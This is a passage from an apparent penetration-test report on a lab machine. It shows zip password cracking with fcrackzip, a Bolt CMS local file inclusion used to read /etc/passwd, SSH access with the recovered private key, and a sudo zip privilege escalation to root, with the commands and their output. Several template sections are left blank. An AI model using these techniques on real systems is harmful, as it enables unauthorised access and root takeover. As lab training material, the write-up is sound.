


Figure 3.7: fcrack

– we got a save.zip file but its password protected so we used a tool called fcrackzip to craack it , we used -v for verbose -u cz we are going to unzip th e file -D cz its dictionary attack and -p cz we will use a file



```
┌──(root💀 kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt]
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)


PASSWORD FOUND!!!!: pw == java101
```

Figure 3.8: fcrack


–> we found a todo.txt file with the signature jp and an id_rsa file

LFI

–> we googled a bolt exploit and we found a LFI

a local file inclusion allows us to expose files that are running on a server they can leed to sensitive info disclosure , rce


```
>> https://www.exploit-db.com/exploits/48411
```



```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
```

Figure 3.9: passwd

=> we cated out passwd file and we got - jeanpaul




```
┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt]
└─# ssh -i id_rsa jeanpaul@192.168.119.135
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ ls
jeanpaul@dev:~$ cd
jeanpaul@dev:~$ ls -la
total 28
drwxr-xr-x 3 jeanpaul jeanpaul 4096 Jun  2  2021 .
drwxr-xr-x 3 root     root     4096 Jun  1  2021 ..
-rw------- 1 jeanpaul jeanpaul   39 Jun 28  2021 .bash_history
-rw-r--r-- 1 jeanpaul jeanpaul  220 Jun  1  2021 .bash_logout
-rw-r--r-- 1 jeanpaul jeanpaul 3526 Jun  1  2021 .bashrc
-rw-r--r-- 1 jeanpaul jeanpaul  807 Jun  1  2021 .profile
drwx------ 2 jeanpaul jeanpaul 4096 Jun  2  2021 .ssh
jeanpaul@dev:~$
```

Figure 3.10: Users

initial access

– we tried logging in with the id_rsa and the db password as the passphrase and we got in




```
┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt]
└─# ssh -i id_rsa jeanpaul@192.168.119.135
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ ls
jeanpaul@dev:~$ cd
jeanpaul@dev:~$ ls -la
total 28
drwxr-xr-x 3 jeanpaul jeanpaul 4096 Jun  2  2021 .
drwxr-xr-x 3 root     root     4096 Jun  1  2021 ..
-rw------- 1 jeanpaul jeanpaul   39 Jun 28  2021 .bash_history
-rw-r--r-- 1 jeanpaul jeanpaul  220 Jun  1  2021 .bash_logout
-rw-r--r-- 1 jeanpaul jeanpaul 3526 Jun  1  2021 .bashrc
-rw-r--r-- 1 jeanpaul jeanpaul  807 Jun  1  2021 .profile
drwx------ 2 jeanpaul jeanpaul 4096 Jun  2  2021 .ssh
jeanpaul@dev:~$ 
```

Figure 3.11: ssh

Root privesc

-> we used sudo -l to see what can we run as sudo without passwd and we got zip command so we got into gtfobins and pasted the code and we got the famous octothorp shell as root



```
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# sudo rm $TF
rm: missing operand
Try 'rm --help' for more information.
# 
```

Figure 3.12: Exploit

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code